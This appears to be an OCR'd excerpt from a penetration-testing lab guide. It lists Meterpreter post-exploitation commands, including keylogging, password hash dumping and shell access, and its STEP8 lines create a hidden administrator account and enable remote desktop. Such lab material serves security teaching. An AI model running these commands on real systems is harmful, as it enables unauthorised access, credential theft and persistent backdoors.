
- meterpreter > sysinfo
- meterpreter > getuid

Command	Description
sysinfo	Show target system info
getuid	Get current user ID
shell	Drop into system shell
keyscan_start / keyscan_dump	Start and retrieve keylogger output
screenshot	Capture a screenshot
hashdump	Dump Windows password hashes
upload / download	Transfer files
ps / migrate <PID>	List and migrate to another process

STEP7 [2]

❑ Gain Meterpreter shell

- meterpreter > sysinfo
- meterpreter > getuid
- meterpreter > shell



STEP8

- ipconfig /all
- net user tomcisco P@ssw0rd /ADD
- net localgroup administrators tomcisco /ADD
- reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
- netsh advfirewall firewall set rule group="remote desktop" new enable=Yes